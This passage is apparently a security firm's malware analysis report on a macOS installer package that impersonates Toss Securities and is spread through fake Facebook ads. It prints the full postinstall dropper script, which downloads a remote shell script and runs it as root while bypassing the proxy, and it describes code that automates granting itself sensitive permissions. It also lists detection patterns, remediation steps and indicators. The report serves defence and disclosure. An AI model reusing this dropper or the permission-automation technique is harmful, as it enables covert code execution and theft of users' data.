
Figure 6. Step 2 modal
By warning users in advance that a password or Touch ID may be required, the site normalizes the administrator authentication prompt and reduces suspicion when it appears.
Step 3: The site does not provide a screen for this step.
3.4 Social Engineering Techniques
| Technique | Description |
|---|---|
| Brand impersonation | Copies the name, logo, and UI of a legitimate financial services provider, Toss Securities |
| Abuse of platform trust | Uses paid ads that passed Meta's ad review process |
| Masquerading as news coverage | Uses the identities of established media outlets and article-style ad images: a cryptocurrency news outlet (Type B) and The Korea Herald newspaper (Type C) |
| Landing domain rotation | Uses different domains across ads, including tos[.]sinvest-land[.]com and fine[.]coreviia[.]site |
| Misleading display domain | Shows the official domain, TOSSINVEST[.]COM, on the ad card |
| Financial incentives | Offers 5,000 Toss Points and benefits worth up to KRW 500,000 |
| Time pressure | Uses a countdown timer to discourage verification |
| Undermining security warnings | Provides “Open Anyway” instructions if macOS blocks installation |
| Normalizing permission requests | Prepares users for password and Touch ID prompts to reduce suspicion |
| Guided installation | Uses three-step modals to increase the likelihood that users complete installation |
| Appearance of legitimacy | Uses a valid TLS certificate, indicated by the padlock icon |
3.5 How Users Can Identify Impersonation Sites
Treat the site as an impersonation attempt if any of the following applies:
- The address is not an official Toss Securities domain. Check the browser's address bar directly.
- Even if an ad card displays the official domain, this does not establish safety. The display link can differ from the actual destination. Download applications by navigating directly to the official website or finding them in the App Store, rather than following an ad link.
- The site instructs you to bypass macOS security controls. Legitimate companies do not provide this kind of guidance.
- A countdown timer pressures you to act quickly.
- The site promises cash-equivalent rewards simply for installing an application.
- A padlock icon (HTTPS) does not guarantee that a site is safe. Anyone can obtain a certificate free of charge.
4. Sample Information
| Item | Value |
|---|---|
| Filename | 2026-stable-x64-58.823.4-setup.pkg |
| Size | 2,097,176 bytes |
| Format | xar archive (macOS Installer Package) |
| Signing timestamp | 2026-08-26 07:50:23 UTC |
| Bundled application | Applications/Whitelabel.app |
| Contents | 37 entries: 17 files and 20 directories; one postinstall script |
| Installation domains | enable_localSystem="false", enable_currentUserHome="true" |
| Installation authorization | auth="root"; Bom ownership: 0/0. Installs into the user's home directory with root privileges after administrator authentication. |
| Supported architectures | arm64, x86_64 |
| Build environment | InstallCmds-864.12 (25F80) |
5. Technical Analysis
5.1 Apple Certificate and Notarization
The package was distributed with a valid Apple Developer ID signature. Apple subsequently revoked the certificate and notarization.
$ pkgutil --check-signature 2026-stable-x64-58.823.4-setup.pkg
Status: signed by a developer certificate issued by Apple for distribution
Signed with a trusted timestamp on: 2026-08-26 07:50:23 +0000
  1. Developer ID Installer: Selen AKTURGEN (A64R5W9D7Y)
  2. Developer ID Certification Authority
  3. Apple Root CA

$ spctl -a -vvv -t install 2026-stable-x64-58.823.4-setup.pkg
CSSMERR_TP_CERT_REVOKED

$ spctl -a -vvv -t execute Whitelabel.app
notarization indicates this code has been revoked
Apple typically revokes certificates and notarization when software distributed through the associated account has been identified as malicious.
5.2 postinstall: Execution of Unverified External Code
After copying the application files, the .pkg installer runs the postinstall script without further user interaction. The complete script is shown below.
#!/bin/bash
_t=$(mktemp /private/tmp/wp-setup-XXXXXX)
curl -fsSL --max-time 30 --noproxy '*' 'hxxps[://]summitnative[.]com/setup[.]sh' -o "$_t" 2>/dev/null || { rm -f "$_t"; exit 0; }
bash "$_t"
_r=$?
rm -f "$_t" 2>/dev/null
exit $_r
| Code | Behavior | Security implication |
|---|---|---|
mktemp /private/tmp/wp-setup-XXXXXX | Creates a temporary file | A different filename is generated each time, defeating detection based on a fixed filename. |
curl -fsSL 'hxxps[://]summitnative[.]com/setup[.]sh' | Downloads a script from an external server | The attacker can change the code delivered at installation time. |
--noproxy '*' | Ignores system proxy settings | Traffic bypasses proxy logging and is not visible to corporate monitoring that relies on those logs. |
bash "$_t" | Executes the downloaded script | Code executes immediately, without signature or hash verification. |
2>/dev/null, exit 0 | Suppresses error output and returns success if the download fails | Installation is reported as successful even if the script cannot be retrieved. |
rm -f "$_t" | Deletes the script immediately after execution | The executed code is unavailable for subsequent collection. |
Downloading and executing external files during installation is a technique also used by legitimate software. The concern here is the absence of basic verification and safeguards in the delivery process:
- The downloaded code is passed directly to
bashwithout checking its signature or hash. - The download domain,
summitnative[.]com, is unrelated to Toss Securities and provides no information identifying the product or distributor. - System proxy settings are ignored. Downloads will fail in corporate environments that permit internet access only through a proxy. This configuration deliberately bypasses proxies to evade monitoring and related controls.
- Download failures are concealed, and installation is still reported as successful.
- The executed code is deleted immediately, leaving no copy available for inspection.
The postinstall script does not itself implement malicious payload behavior; it only retrieves and executes code from an external server. The malicious functionality may reside in that downloaded code. Because the code can change between installations, both users and investigators may be unable to determine what was actually executed.
The package is therefore a delivery mechanism for the attack. It provides the means to install and execute attacker-controlled code on a victim's device, using an apparently legitimate installer with an Apple signature and notarization as the delivery vehicle. The absence of verification, disclosure, and proper error handling is central to the malicious verdict.
5.3 PermissionFlow: Prompting for and Automating Sensitive Permission Approval
The application bundle contains PermissionFlow_PermissionFlow.bundle. Extracted strings reveal a UI that guides users to System Settings, along with the additional functionality described below.
(1) Local server accepting commands from another process
IpcServer / IpcHandler / IpcMessage / IpcResponse / IpcError
grantPrivacyPermissions
PrivacyGrantRequest / PrivacyGrantResult / FfiConverterSequenceTypePrivacyService
"IPC socket server listening"
"IPC server must remain responsive while backgrounded"
/tmp/app-client-bridge.sock
The application uses SwiftNIO to create a Unix domain socket server at /tmp/app-client-bridge.sock, remains active in the background, and accepts grantPrivacyPermissions commands. The process sending these commands was not identified. It is suspected to be a component installed by the second-stage payload.
(2) Automated interaction with System Settings and password entry
com.apple.SystemSettings / com.apple.systempreferences
AXSheet / AXPress / AXFocusedUIElement / AXValue / AXPosition
"password field not found in auth sheet"
"password field remained empty after retries"
"Open dialog did not finish initializing"
"CGEventCreateKeyboardEvent failed" / "CGEventCreateMouseEvent failed"
Imported symbols include AXUIElementPerformAction, AXUIElementSetAttributeValue, CGEventCreateKeyboardEvent, CGEventPost, and CGEventTapCreate. The code implements a sequence that opens System Settings, adds the application to permission lists, populates the password field in the administrator authentication dialog, and clicks OK.
(3) Virtual displays
"CGVirtualDisplay creation failed" / "has no display id" / "not ready after ..."
FfiConverterTypeVirtualDisplay / FfiConverterTypeDisplayConfig
CGVirtualDisplay is a private Apple API. Creating a virtual display allows the interactions described above to take place outside the user's visible screen. This functionality is also controlled through interprocess communication (IPC).
(4) Requested permissions
macOS prevents applications from granting themselves the following permissions. Users must approve them directly in System Settings.
| Permission | Potential impact if abused |
|---|---|
| Full Disk Access | Access to user documents, email, and browser data |
| Screen Recording | Enumeration of windows and their titles; access to screen contents |
| Input Monitoring | Recording of keystrokes (keylogging) |
| Accessibility | Control of other applications and automated UI interaction |
| App Management | Modification of installed applications |
| Microphone | Audio recording |
| Developer Tools | Use of debugging and instrumentation tools |
| Bluetooth / Media & Apple Music | Access to peripherals and media libraries |
(5) Paths used to probe permission status
The application attempts to read the following paths to determine whether permissions have been granted:
/Library/Application Support/com.apple.TCC/TCC.db
/private/etc/sudoers
/private/var/db/SystemPolicy
/Library/Safari/Databases
/Library/Messages
/Library/Application Support/com.apple.sharedfilelist
TCC.db is commonly used to check for Full Disk Access. However, there is little reason to access Safari databases, Messages databases, or recent-document lists solely to verify permissions. These locations contain data that could be targeted for theft.
(6) Assessment
Permission guidance interfaces are also found in legitimate applications. For permissions such as Full Disk Access, which applications cannot request through a standard permission dialog, directing users to System Settings is normal behavior. The concerns here are the combination of requested permissions and the code that automates their approval. Together, Full Disk Access, Screen Recording, and Input Monitoring can enable access to stored documents and credentials, information in open windows, and keystrokes. This combination is consistent with the access sought by information-stealing malware. Users install the program believing it to be a securities trading application, but none of these three permissions is needed to view market prices or place orders.
The UI is localized into 11 languages, including Korean: ar / de / en / es / fr / ja / ko / pt / ru / zh-hans / zh-hant.
5.4 Main Application: A Generic Dropper Unrelated to the Impersonated Brand
| Item | Value | Notes |
|---|---|---|
| Application name | Whitelabel | Unrelated to the impersonated brand |
| Bundle ID | com.whitelabel.desktop | Likewise unrelated to the impersonated brand |
| Package ID | com.summitnativecom.installer | Derived from the second-stage distribution domain, summitnative[.]com, in reverse-domain form. This suggests that the package creator and the payload server operator may be the same entity. |
brand.json | {"name":"Whitelabel","url":"hxxps[://]www[.]google[.]com"} | The brand name and URL are stored in a separate configuration file. Neither value relates to the impersonated brand. |
| ATS | NSAllowsArbitraryLoads = true | Disables HTTPS enforcement, allowing unencrypted communication |
| Installation domains | enable_currentUserHome="true", enable_localSystem="false" | Configured to install into the user's home directory while performing installation with root privileges; see below. |
| Binary strings | /tmp/app.log, /tmp/app-client-bridge.sock, /Users/Shared/.apppath | Log file, IPC socket, and application path record |
| Anti-debugging | ptrace(PT_DENY_ATTACH) | Blocks debugger attachment |
Installation location and privileges. The package installs into the user's home directory. The domain settings in Distribution are enable_currentUserHome="true" and enable_localSystem="false". It does not install into the system-wide /Applications directory.
File installation is handled by the macOS installation daemon installd and the shove process, both of which run as root. PackageInfo declares auth="root", and the file ownership recorded in the bill of materials (Bom) is 0/0, or root:wheel. The user authenticates as an administrator, after which installation proceeds into the user's home directory with root privileges. Installing in the home directory does not mean the installation is unprivileged.
The same daemon executes postinstall. Consequently, both the script and the code it downloads also run as root. The external code execution described in Section 5.2 therefore occurs with root privileges, rather than ordinary user privileges.
Anti-debugging. The executable inside Whitelabel.app (Contents/MacOS/App) contains a call to ptrace(PT_DENY_ATTACH). This instructs the kernel to deny attempts to attach a debugger to the process.
0000000100002c00  mov  w0, #0x1f      ; PT_DENY_ATTACH (31)
0000000100002c04  mov  w1, #0x0
0000000100002c08  mov  x2, #0x0
0000000100002c0c  mov  w3, #0x0
0000000100002c10  bl   _ptrace
The arguments are fixed constants, leaving no ambiguity about the call's purpose. An ordinary application has no reason to use this technique.
Implementation. The following components were identified from strings and linkage information in the executable:
| Item | Findings |
|---|---|
| Implementation language | Rust (objc2-0.6.4, objc2-app-kit-0.3.2, objc2-foundation-0.3.2; build path: ~/.cargo/registry/...) |
| Language bridge | UniFFI (uniffi_core, FfiConverter*) |
| UI | Swift + SwiftUI + WKWebView (App.WebContainer) |
| Networking | SwiftNIO (swift-nio_NIOPosix.bundle) |
| Entitlements | com.apple.security.cs.allow-jit, com.apple.security.network.client; App Sandbox disabled, Hardened Runtime enabled |
| Linked frameworks | ServiceManagement (login item registration), AVFoundation, ApplicationServices, SystemConfiguration, WebKit |
This is an unbranded build. The application name and bundle ID retain the default Whitelabel values, and brand.json contains no values associated with the impersonated brand. None of the 18 observed distribution filenames includes a product name (Appendix A-4).
Branding the application itself appears to have been unnecessary. Because postinstall runs automatically during installation (Section 5.2), the external code executes before the user opens the application. The Toss Securities name and design are used only in the advertising and download stages.
Two implications follow:
- Deleting the application does not complete remediation. Artifacts or changes introduced by the external script during installation remain on the device (Section 8).
- Variants impersonating other brands are likely to use the same application. Domains, filenames, and hashes may change, while the application name, bundle ID, and Team ID remain consistent. Detection based on these identifiers can therefore apply regardless of the impersonated brand.
NSAllowsArbitraryLoads disables HTTPS enforcement. Legitimate applications that need to communicate with legacy servers may also enable this setting, so it is not sufficient on its own to establish maliciousness. However, a newly developed application has no reason to allow unencrypted communication.
This assessment is based on the single build obtained for analysis. Other campaigns may use variants in which the application itself is also branded.
5.5 Second-Stage Payload: Not Obtained
Repeated attempts to retrieve hxxps[://]summitnative[.]com/setup[.]sh under different conditions all returned HTTP 404 responses with zero-byte bodies. The tests included replicating the postinstall request, using unencrypted HTTP with redirect following, changing the User-Agent, trying the www[.] host, and requesting the domain root.
The server may have responded only to requests meeting specific criteria. However, the postinstall request contains no installation-specific token or header and uses the default curl User-Agent. If requests were filtered, the source IP address or geographic location was the likely basis.
Because the second-stage script was not obtained, no hash is available for that file. All hashes in this report refer to the collected package and the files it contains.
The specific behavior of the final payload cannot be established. However, the combination of requested permissions and the IPC command interface described in Section 5.3 suggests that a component installed by the second stage is likely to act as a client that instructs the application to approve permissions. If the server becomes available again, the operator can substitute a different payload at any time. Users who have already installed the package should assume compromise and respond accordingly, regardless of when installation occurred.
5.6 VirusTotal Results (As of 2026-09-09)
| Target | Detection | Notes |
|---|---|---|
Installer package (.pkg) | 0 / 61 | Last analyzed on 2026-09-02; reputation score: -1 |
Phishing domain sinvest-land[.]com | 0 / 89 | No engine classified it as malicious. |
Distribution domain summitnative[.]com | 0 / 89 | No engine classified it as malicious. |
URL .../setup.sh | 0 malicious / 2 suspicious | Only alphaMountain[.]ai classified it as “Spam.” |
Whitelabel.app/Contents/MacOS/App | Not listed on VirusTotal | No individual submission history |
Scripts/postinstall | Not listed on VirusTotal | No individual submission history |
Distribution scope. The same SHA256 hash was identified under 18 filenames (Appendix A-4), 16 of which are listed on VirusTotal. The filenames combine randomized version numbers and dates without a product name, allowing the package to be reused across different impersonation sites. Together with the fact that 16 distinct submitters uploaded the file, this suggests possible use in multiple impersonation campaigns.
Behavior tags. VirusTotal assigned the tags service-scan and checks-cpu-name.
6. Attack Chain and Timeline
6.1 Attack Chain
[1] User sees a Facebook ad → clicks “Download”
     └ Limited-time lure: 5,000 Toss Points / benefits worth up to KRW 500,000
        ↓
[2] User visits tos[.]sinvest-land[.]com, which impersonates Toss Securities
     └ Countdown timer + cloned company information page
        ↓
[3] User clicks “Download App” → downloads a .pkg file (a different filename each time)
        ↓
[4] Step 1 modal: Open the installer
     └ If macOS blocks installation, the site provides “Open Anyway” instructions
        (the user manually overrides the Gatekeeper block)
        ↓
[5] Step 2 modal: Continue → Install
     └ Installation runs as root after administrator authentication (auth="root")
        The site prepares users for this prompt to reduce suspicion
        ↓
[6] Whitelabel.app is installed (~/Applications)
        ↓
[7] postinstall runs automatically
     └ Downloads summitnative[.]com/setup[.]sh → executes it with bash → deletes the temporary file
        ↓
[8] The app remains active in the background and starts an IPC server at /tmp/app-client-bridge.sock
     └ Waits for grantPrivacyPermissions commands
        ↓
[9] Permission approval: user guidance UI + automated interaction with System Settings
     └ Full Disk Access / Screen Recording / Input Monitoring / Accessibility
        ↓
[10] Information theft and ongoing surveillance after permissions are obtained (suspected)
6.2 Timeline
| Time (UTC) | Event |
|---|---|
| 2026-05-23 12:54:52 | Second-stage distribution domain summitnative[.]com registered through WebNic[.]cc |
| 2026-08-26 07:50:23 | Malicious package signed (build environment: InstallCmds-864.12 (25F80)) |
| 2026-08-26 14:56:31 | First VirusTotal submission, approximately seven hours after signing |
| 2026-09-01 11:58 | Phishing domain sinvest-land[.]com registered |
| 2026-09-01 12:46 | TLS certificate issued, 48 minutes after domain registration |
| 2026-09-06 08:04:38 | Most recent VirusTotal submission |
| 2026-09-09 03:30:04 | HTTP 404 response confirmed for summitnative[.]com/setup[.]sh |
| 2026-09-09 (time unknown) | Phishing site confirmed to return no HTTP response |
The malicious file was prepared first, on August 26. Approximately six days later, on September 1, the impersonation site was established and used for distribution.
7. Checking for Compromise
The installed application is not named Toss Securities. Look for an application named Whitelabel.
Run the following commands in Terminal. No output is the expected result on an unaffected system.
# 1) Check for the malicious app (it may be installed in the user's home directory)
ls -la /Applications/Whitelabel.app ~/Applications/Whitelabel.app 2>/dev/null

# 2) Check for the application path record
ls -la /Users/Shared/.apppath 2>/dev/null

# 3) Check package installation history
pkgutil --pkgs | grep -i "summitnativecom\|whitelabel"

# 4) Check execution artifacts (IPC socket / log / dropper temporary files)
ls -la /tmp/app.log /tmp/app-client-bridge.sock /private/tmp/wp-setup-* 2>/dev/null

# 5) Check for persistence (automatic execution) registrations
grep -ril "summitnative\|whitelabel" ~/Library/LaunchAgents /Library/LaunchAgents /Library/LaunchDaemons 2>/dev/null

# 6) Search for files signed with the associated Team ID
codesign -dv /Applications/*.app ~/Applications/*.app 2>&1 | grep -i "A64R5W9D7Y"
In System Settings → Privacy & Security, also check for unfamiliar applications in the following categories:
- Full Disk Access / Screen Recording / Input Monitoring / Accessibility / App Management
If any of these indicators are present, treat the device as potentially compromised and notify your security team.
8. Response and Remediation
8.1 If the File Has Not Been Executed
- Delete the
.pkgfile. - Share the ad or link that delivered the file with your security team.
8.2 If the Package Has Already Been Installed
- Immediately disconnect the affected device from the network.
- In System Settings → Privacy & Security, review Full Disk Access, Screen Recording, Input Monitoring, and Accessibility, and revoke permissions granted to unfamiliar applications.
- From a separate device, change the passwords for all accounts used on the affected device and reset multifactor authentication (MFA).
- Prioritize reviewing securities trading, banking, and other financial accounts. Report any suspicious transactions to the relevant financial institution immediately.
- Review affected services, as browser-stored credentials, session cookies, and cryptocurrency wallet information may have been exposed.
- A device reset and operating system reinstallation are recommended.
8.3 Organizational Response
- Block
sinvest-land[.]com,summitnative[.]com, andcoreviia[.]sitethrough proxy, firewall, and DNS controls. Because the dropper bypasses proxies with--noproxy '*', DNS- and firewall-level controls are also required. Landing domains vary across ads, so domain blocking is reactive. Apply the signature- and identifier-based controls in Appendix A-3 as well. - Add the complete IOC list in the appendix to your EDR platform.
- Block all binaries signed with Team ID
A64R5W9D7Y. - Notify employees. Share the guidance in Section 3.5 along with the message: “A site that tells you to bypass security warnings is a scam.”
- Report the incident to the impersonated organization, Toss Securities, and to the Korea Internet & Security Agency (KISA) through its Boho Nara portal or 118 hotline. Report all three ads to Meta and consider notifying the media outlets whose identities were misused.
9. Detection Guidance for Security Teams
At the time of analysis, none of the 61 antivirus engines detected the file (0/61), and none of the 89 reputation engines classified the phishing domain as malicious (0/89). The same file was distributed under 18 names. Antivirus results, filenames, and domain reputation alone are therefore insufficient. Apply behavior-based detection alongside these indicators, as outlined below.
| Detection focus | Description |
|---|---|
| Behavior 1 | curl or wget spawned as a child of an installation process such as installer or package_script_service |
| Behavior 2 | A file under /private/tmp/ executed by bash and deleted immediately afterward |
| Behavior 3 | A .pkg containing a preinstall or postinstall script that combines curl / wget with bash / sh |
| Behavior 4 | An application requesting multiple Transparency, Consent, and Control (TCC) permissions in succession immediately after installation, including Full Disk Access, Screen Recording, and Input Monitoring |
| Behavior 5 | Evidence that a user approved an exception through spctl or selected “Open Anyway” after a Gatekeeper block |
| Behavior 6 | A process other than a browser manipulating System Settings through the Accessibility API or injecting synthetic keyboard events into an authentication sheet |
| Behavior 7 | A GUI application maintaining ongoing communication through a Unix domain socket under /tmp |
| Identifiers | Application name Whitelabel; bundle ID com.whitelabel.desktop. These are likely to persist even if the impersonated brand changes. |
| Network | Downloads of .pkg or .dmg files from domains registered within the past 30 days |
| Static inspection | Use pkgutil --expand to check for installer scripts before deploying a package. |
Users can check Gatekeeper's assessment of an installer before installation with the following command:
Do not install the package if the output includes CSSMERR_TP_CERT_REVOKED or rejected. However, this check would also have passed before revocation.
10. Analysis Details
| Item | Details |
|---|---|
| Initial analysis date | 2026-09-09 |
| Follow-up analysis date | 2026-09-11 (static analysis of the installer package) |
| Methodology | Static analysis without executing the malicious file, combined with publicly available threat intelligence queries |
| Tools | pkgutil, spctl, codesign, lsbom, cpio, xar, strings, nm, otool, lipo, plutil, curl, dig, openssl, VirusTotal API v3 |
| Analysis environment | macOS |
| VirusTotal query date | 2026-09-09 (package last analyzed on 2026-09-02) |
This report is based on static analysis and publicly available threat intelligence. No dynamic analysis or sandbox execution was performed. The functionality described in Sections 5.3 and 5.4 was inferred from strings and imported symbols; the conditions and timing under which each function actually executes were not verified.
This report is published to help prevent further compromise. Please direct inquiries and additional findings to the Logpresso Security Operations Team.
Appendix. Indicators of Compromise (IOCs)
Consider the following when implementing blocking controls:
- Do not block by IP address. All associated addresses (
104.21.41.163,172.67.148.59,172.67.131.242, and104.21.12.64) are shared Cloudflare anycast addresses. Blocking them would affect large numbers of unrelated legitimate sites. Use domain-based blocking. - Do not block by filename. The same file is distributed under at least 18 filenames, and its name changes with each download (Appendix A-4). Use hashes and signing information instead.
- Proxy-only blocking is insufficient because the dropper uses
--noproxy '*'to bypass proxies. Apply DNS- and firewall-level controls as well.
A-1. Network Indicators and File Paths
| Type | Value | Role |
|---|---|---|
| Domain | tos[.]sinvest-land[.]com | Distribution site impersonating Toss Securities |
| Domain | sinvest-land[.]com | Parent domain |
| Domain | summitnative[.]com | Second-stage payload distribution server |
| Domain | fine[.]coreviia[.]site | Link domain in Type C ads |
| Domain | coreviia[.]site | Parent domain |
| URL | hxxps[://]summitnative[.]com/setup[.]sh | Downloaded and immediately executed by postinstall |
| File path | /Users/Shared/.apppath | Application path record (hidden file) |
| File path | /tmp/app-client-bridge.sock | IPC socket for receiving commands |
| File path | /tmp/app.log | Application log |
| File path | /private/tmp/wp-setup-* | Dropper temporary files, deleted after execution |
As of 2026-09-09, setup.sh had not been obtained. No hash is available for this script.
A-2. File Hashes
Malicious installer package. 2,097,176 bytes; VirusTotal: 0 / 61
MD5     93db47594a5710f672c110ae300e4ab3
SHA1    c56116f594064ce37f12f3e19b418472daecebc4
SHA256  695ebff9bdebb086b697e79b5d6fce6fef947d67bdce8c914039e77cc5a0fb54
Application executable. Whitelabel.app/Contents/MacOS/App; 4,810,304 bytes; Mach-O universal (x86_64 + arm64)
MD5     29ae14ff5aaf892f86bdd745beb7fa9c
SHA1    1a060cf5e0ef0da8e1c2ac3c17c2c9c17e53760f
SHA256  c1535a28a2ca73848b6752b73c64a0ed960d112fd456a8e4877fff9733bff4d8
Dropper script. component.pkg/Scripts/postinstall
MD5     76d291b6de4f3b2d97e69c41b1277275
SHA1    39d6941d1cb7de3a763a69c0c2197000966743ba
SHA256  c95d61ae8be313b5d81511de289b0de364e123172fbc933626525a95d1c329e7
The application executable and dropper script are not individually listed on VirusTotal. Only the package hash is listed.
A-3. Code Signing and Identifiers
File hashes change between variants, while signing information and identifiers are reused. The latter are therefore more useful for detecting variants.
| Type | Value |
|---|---|
| Team ID | A64R5W9D7Y. Blocking all binaries signed with this ID is recommended. |
| Signer | Developer ID Installer / Application: Selen AKTURGEN (A64R5W9D7Y) |
| Application CDHash | 641d730fb919dc9744a2811ab8be6a64e1761aba6ea7c7f9828b2ddbe291af81 |
| Bundle identifier | com.whitelabel.desktop |
| Package identifier | com.summitnativecom.installer |
| Certificate SHA256 fingerprint | A1AFABC7085613CF77CC0F620FCD7E6EF1F034B106C44CBBFA6AC410B7B32FA7 |
| Package build environment | InstallCmds-864.12 (25F80) |
Apple revoked the certificate and notarization (Section 5.1). The certificate holder's identity may have been stolen or registered fraudulently; the named individual should not be assumed to be the distributor.
A-4. Observed Distribution Filenames (18 Names, Identical SHA256)
These filenames are provided for user awareness and download-history searches. Do not use them as blocking criteria.
2026-stable-x64-58.823.4-setup.pkg     <- Sample analyzed in this report
v57.306.4_latest_install_2026.pkg      <- Filename not listed on VirusTotal
v22.369.8_install.pkg
install-v50.5.3.pkg
installer_latest_x64_25.141.2.pkg
latest_44.250.5.pkg
installer-v72.116.6-x64.pkg
20.673.0-2026-09-01-release.pkg
v60.97.4_setup_2026-08-30.pkg
v76.651.8-stable.pkg
78.44.4_x64_2026-08-28_release.pkg
32.378.3_2026-08-28_x64.pkg
2026-08-28-x64-install-65.722.6.pkg
x64-v73.322.1-install-stable.pkg
installer_47.976.0_2026-08-27 16.12.31.pkg
v13.140.5-setup-x64-2026-08-27.pkg
release_v42.882.8_x64_install (4).pkg
latest-2026-08-26-install-v93.423.8.pkg
The common pattern is a randomized combination of version number (x.xxx.x), x64, install / setup / stable / release, and a date. No product name is included, allowing the files to be reused to impersonate any brand.
A-5. Observed Advertisements
New ads continue to appear. Both the impersonated media outlet and the link domain change, and additional examples will be added here as they are identified.
| Variant | Displayed advertiser identity | Displayed link domain | Ad copy |
|---|---|---|---|
| Type A | Individual account | tos[.]sinvest-land[.]com | Receive 5,000 Toss Points on your first login |
| Type B | Bloomingbit (cryptocurrency news outlet) | tossinvest[.]com | Toss Securities launches PC app, offering investment bonuses worth up to KRW 500,000 |
| Type C | The Korea Herald (newspaper) | fine[.]coreviia[.]site | Toss Securities unveils PC version, awarding 5,000 points on first login |
The advertiser accounts are fake accounts created using the outlets' names and logos without authorization. They are not operated by the media outlets themselves. The impersonated outlets are also victims of this campaign.
Types B and C use headline-style copy, with ad images designed to resemble news articles or product screenshots. The Type C ad image shows a Windows desktop.